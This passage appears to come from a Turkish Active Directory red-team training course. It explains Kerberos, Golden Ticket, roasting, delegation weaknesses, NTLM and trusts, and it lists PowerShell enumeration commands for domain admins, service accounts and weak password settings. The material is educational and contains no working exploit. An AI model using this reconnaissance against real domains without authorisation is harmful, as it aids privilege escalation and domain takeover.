- Bu attribute kullanılarak servis hesapları tespit edilebilmektedir.

Kerberos

- Kerberos protokolü Active Directory altyapısının çalışabilmesi için gerekli ana kimlik doğrulama protokolüdür.
- DC üzerinde 88 numaralı portta çalışmaktadır.
- Protokolün çalışma sürecinde 3 taraf bulunmaktadır.
 - İstemci (Client): Bir sunucuya/servise erişmek için Kerberos kimlik doğrulama işlemini başlatır.
 - Sunucu (Server): Servisin üzerinde çalıştığı sunucudur. Kerberos protokolü sonucu istenen hizmeti sunmaktadır.
 - KDC (Key Distribution Center)
 - AS (Authentication Service)
 - TGS (Ticket Granting Service)



Kerberos

- KRBTGT: Kerberos protokolünü ve KDC servisini yöneten kullanıcı hesabıdır.
- Kerberos sırasında kullanılan biletlerin bir kısmı bu hesabın parola özeti ile şifrelenmektedir.
- Eğer bu hesabın parola özeti ele geçirilebilirse domain ortamındaki tüm hesaplar için ticket oluşturulabilmektedir. Bu sayede domain ortamı ele geçirilmiş olur.
- Bu saldırı yöntemi Golden Ticket olarak adlandırılmaktadır.



Önemli Not – Kerberos Authorization

- Protokol sadece kimlik doğrulama (Authentication) amacıyla kullanılmaktadır.
- Yetkilendirme (Authorization) aşamasında kullanılmamaktadır.
- Protokol yetkilendirmeye yönelik veriler taşısa da yetkilendirme işlevi servisler tarafından farklı yöntemlerle gerçekleştirilmektedir.

Önemli Not – Roasting Saldırıları


- Objelerin (KRBTGT, Service Account, User) parolası ile şifrelenen veri içeren tüm biletlere offline olarak brute force yapılabilir.
- Bu sayede eğer parola basitse plain-text olarak ele geçirilebilir.

Uygulama #3

- AD sunucusu üzerinde oturum açınız.
- klist komutu ile sunucu üzerindeki biletleri inceleyiniz.
- https://github.com/forestallio/Kerberos/raw/master/pcap/KRB_WSMAN.pcapng adresindeki pcap dosyasını indirerek Kerberos trafiğini Wireshark aracı ile inceleyiniz.


Kerberos Double Hop Sorunu

- Kerberos protokolü doğası gereği erişilen sunucunun istemcinin kimlik bilgileri ile farklı sunuculara erişmesini engellemektedir.
- Örneğin bir IIS sunucusu Kerberos protokolü sonucunda erişen istemci bilgilerini MSSQL veritabanı sunucusuna erişim sağlarken kullanamamaktadır.
- Bu durum da Double Hop olarak adlandırılmaktadır. Microsoft bu problem çözmek adına çeşitli yöntemler geliştirmiştir.
 - Unconstrained Delegation
 - Constrained Delegation
 - Resource Based Constrained Delegation




Unconstrained Delegation

- Unconstrained Delegation (Kısıtlamasız Delegasyon) yöntemi ile sunucuya kendisine erişen istemcileri taklit etme (impersonation) yeteneği sağlanmaktadır.
- Fakat isimden de anlaşılacağı üzere bu taklit aşamasında herhangi bir kısıtlama bulunmamaktadır.
- Yani sunucu Active Directory ortamındaki tüm servislere erişirken bu taklit yeteneğini kullanabilmektedir.
- Bu işlemin gerçekleşebilmesi için Kerberos protokolünün son aşamasında istemci, sunucuya TGT biletini de göndermektedir. Sunucu da bu bileti kullanarak diğer servis için gerekli ST biletini DC'den almaktadır.



Unconstrained Delegation



The screenshot displays the 'Active Directory Users and Computers' console. The left pane shows the tree structure with 'INTERNALLOCAL' expanded, and 'Computers' selected. The main pane shows a list of objects with 'WEB01' (Computer) selected. The right pane shows the 'Delegation' tab, which includes a description of delegation, radio button options for trust levels, and a table for specifying services to which credentials can be delegated.

Active Directory Users and Computers

File Action View Help

Active Directory Users and Comp

- > Saved Queries
- ▼ INTERNALLOCAL
 - > Builtin
 - Computers
 - Domain Controllers
 - ForeignSecurityPrincipals
 - Managed Service Account
 - Users

Name	Type	Description
WEB01	Computer	

Location Managed By Dial-in

General Operating System Member Of Delegation LAPS

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this computer for delegation

☒ Trust this computer for delegation to any service (Kerberos only)

☐ Trust this computer for delegation to specified services only

☒ Use Kerberos only

☐ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
--------------	------------------	------	--------------

☐ Expanded


Add... Remove

Önemli Not – Unconstrained Delegation Zafiyeti


- Saldırganlar Unconstrained Delegation opsiyonu aktif olan sunucuyu ele geçirirse bu sunucuya erişen tüm objelerin (Kullanıcı, Bilgisayar vb) TGT biletini ele geçirebilmektedir.
- Saldırgan bu sayede bu sunucuya erişen tüm objeleri Active Directory ortamındaki tüm servislere erişirken taklit (impersonate) edebilmektedir.
- Bu durum farklı senaryolarla birleştirildiğinde tüm domainin ele geçirilmesine veya farklı domainlere kolayca sıçranabilmesine sebep olmaktadır.

Constrained Delegation

- Constrained Delegation (Kısıtlanmış Delegasyon) yöntemi de Unconstrained Delegation yöntemine benzer şekilde çalışmaktadır.
- Bu sayede sunucu belirli servisler dışındaki servislere erişirken taklit (impersonation) yapamayacaktır.
- Bu işlemin gerçekleşebilmesi sunucu diğer servise erişmek için DC'ye istemcinin ST bileti ile S4U2Proxy isteği yapmaktadır.



Constrained Delegation



Uygulama #4


- Domain Controller sunucusu üzerinde oturum açınız.
- Active Directory Users and Computers uygulamasını açınız.
- Active Directory ortamındaki delegasyon tanımlı objeleri ve attribute değerlerini inceleyiniz.

NTLM

- NTLM (New Technology Lan Manager) Windows ve Active Directory ortamında çok yoğun kullanılan sinama-yanıt (challenge-response) tabanlı bir protokoldür.
- Bu sayede kullanıcının parolası veya parola özet değeri ağ üzerinde direkt olarak iletilmemektedir.
- Bu şifreleme sırasında da objenin NTHash veya LMHash parola özeti kullanılmaktadır.
- NTLM protokolünün kendi içerisinde NTLMv1 ve NTLMv2 olarak iki versiyonu bulunmaktadır. NTLMv2 protokolü daha güçlü şifreleme, zaman damgası doğrulaması ve diğer önlemler sayesinde NTLMv1'e göre daha güvenlidir

NTLM


- İstemci hizmet almak istediği sunucuya erişirken kullanıcı adını açık bir şekilde gönderir.
- Sunucu istemciye kimlik doğrulaması yapabilmek adına Challenge adlı rastgele üretilmiş bir değer gönderir.
- İstemci Challenge değerini kullanıcının NTHash değeri ile hashlenir ve sunucuya geri gönderir.
- Sunucu istemciden aldığı şifrelenmiş veriyi ve Challenge değerini DC sunucusuna gönderir. Eğer lokal bir oturum açma işlemi gerçekleşiyorsa DC sunucusuna istek gönderilmez.
- Son adımda DC sunucusundan hata mesajı veya doğrulama mesajı gönderilir.



Trust Yapıları

- Farklı Forest ve Domain yapılarının birbiri ile iletişim kurabilmesi için oluşturulan ilişkilerdir.
- Genellikle büyük ve dağıtık altyapıya sahip organizasyonlarda ve firma birleşmelerinde ihtiyaç duyulmaktadır.
- Trust yapılarında trust yönü ile erişim yönü birbirine terstir.
- Çeşitli trust yöntemleri ve ilişki türleri bulunmaktadır.
- One-Way: A objesinden B objesine trustın bulunup B objesinden A objesine trust tanımlanmadığı durumdur.
- Two-Way: A ve B objesi arasında karşılıklı trust ilişkisinin bulunduğu durumdur.
- Transitive: Trust ilişkisinin geçişkenliğini ifade etmektedir. A ve B objesi arasında ve B ve C arasında trust varsa A ve C arasında da otomatikman trust bulunmaktadır.
- Non-Transitive: Transitive trust aksine güven ilişkisinin geçişken olmadığı durumdur.

Trust Yapıları



Uygulama #5

- Domain Controller sunucusu üzerinde oturum açınız.
- Active Directory Domains and Trusts uygulamasını açınız.
- Lab ortamındaki trust yapılarını inceleyiniz.

Bilgi Toplama



Powershell

- Powershell Microsoft tarafından Command Prompt(cmd)'ye alternatif olarak geliştirilen bir komut satırı uygulamasıdır.
- Powershell .NET kütüphanesine, WMI ve COM objelerine direk erişim sağlamaktadır. Bu nedenle çok esnek bir yapıya sahiptir.
- WS-Management protokolü ile uzak sunucuda da komut çalıştırma yeteneğine sahiptir.
- Powershell System.Management.Automation.dll kütüphanesini kullanmaktadır.

Önemli Not – Powershell

- Powershell altyapısı Powershell.exe veya Powershell_ise.exe'den bağımsız bir şekilde de çalıştırılabilmektedir.
- Bu nedenle sunucuda yukarıdaki exeler çalıştırılmazsa dahi Powershell komutları çalıştırılabilir.
- Eğer System.Management.Automation.dll kütüphanesi kullanılarak bir exe oluşturulursa bu exe üzerinden de Powershell komutları çalıştırılabilir.

Powershell – Active Directory Module

- Powershell Active Directory modülü Microsoft tarafından geliştirilmiş ve sunuculara RSAT (Remote Server Administration Tools) özelliği ile yüklenebilmektedir.
- Bu modül sayesinde Active Directory ortamındaki birçok önemli veri kolaylıkla elde edilebilmektedir.
- Modülün RSAT ile veya komut satırı üzerinden yüklenebilmesi için yerel yönetici (local admin) yetkisi gerekmektedir.

Uygulama #6

- • AD sunucusu üzerinde oturum açınız. •
<https://github.com/forestallio/ActiveDirectoryRedTeaming> reposundaki Powershell Microsoft Active Directory Module klasöründeki işlemleri gerçekleştirerek Powershell Active Directory modülünü yükleyiniz.

Powershell – Active Directory Module

- # Forest bilgilerini elde etmek için kullanılır
 - Get-ADForest
- # Domain bilgilerini elde etmek için kullanılır
 - Get-ADDomain
- # Tüm OU'ları listeler
 - Get-ADOrganizationalUnit -Filter *
- # Tüm Kullanıcıları listeler
 - Get-ADUser -Filter *
- # Displayname değeri içerisinde Admin geçen kullanıcıları listeler
 - Get-ADUser -Filter 'DisplayName -like "*Admin*"'

Powershell – Active Directory Module

- # Tüm Bilgisayarlara listeler ve Name ve SID değerlerini filtreler ve CSV olarak dışarı aktarır
 - `Get-ADComputer -Filter * | Select Name,SID | Export-Csv -Path computers.csv -NoTypeInfoInformation`
- # Servise sahip objeleri listeler
 - `Get-ADObject -Filter 'serviceprincipalname -like "*" -Properties serviceprincipalname`
- # Foresttaki tüm domainlere bağlı dc sunucularını listeler
 - `(Get-ADForest).Domains | % { Get-ADDomainController -Filter * -Server $_ }`
- # Domain admin grubunun üyelerini listeler
 - `Get-ADGroup -Filter 'Name -like "Domain Admins" -Properties member | select member`

Powershell – Active Directory Module

- Bu komutlar, mevcut kullanıcı ve grup listelemelerinizi derinleştirir.

- **# Belirli bir kullanıcının üye olduğu grupları listeler**

- `Get-ADPrincipalGroupMembership -Identity "kullaniciadi" | Select-Object name`

- **# Domain Admins grubunun üyelerini (iç içe geçmiş gruplar dahil) listeler**

- `Get-ADGroupMember -Identity "Domain Admins" -Recursive`

- **# Açıklama (description) kısmında "admin", "yönetici" gibi ifadeler geçen kullanıcıları bulur**

- `Get-ADUser -Filter 'Description -like "**admin**"' -Properties Description | Select-Object Name, Description`

- **# Belirli bir OU içerisindeki tüm kullanıcıları listeler**

- `Get-ADUser -Filter * -SearchBase "OU=Departman,DC=sirket,DC=local"`

Powershell – Active Directory Module

- Bu komutlar, genellikle güvenlik denetimlerinde ilk bakılan yerlerdir.

- **# Varsayılan domain parola politikasını gösterir (min. uzunluk, karmaşıklık vb.)**

- Get-ADDefaultDomainPasswordPolicy

- **# Parolası süresiz olarak ayarlanmış (PasswordNeverExpires) tüm hesapları bulur (güvenlik zafiyeti!)**

- Search-ADAccount -PasswordNeverExpires | Select-Object Name, DistinguishedName

- **# Belirli bir süredir (örn: 90 gün) pasif olan kullanıcı hesaplarını bulur**

- Search-ADAccount -AccountInactive -TimeSpan 90.00:00:00

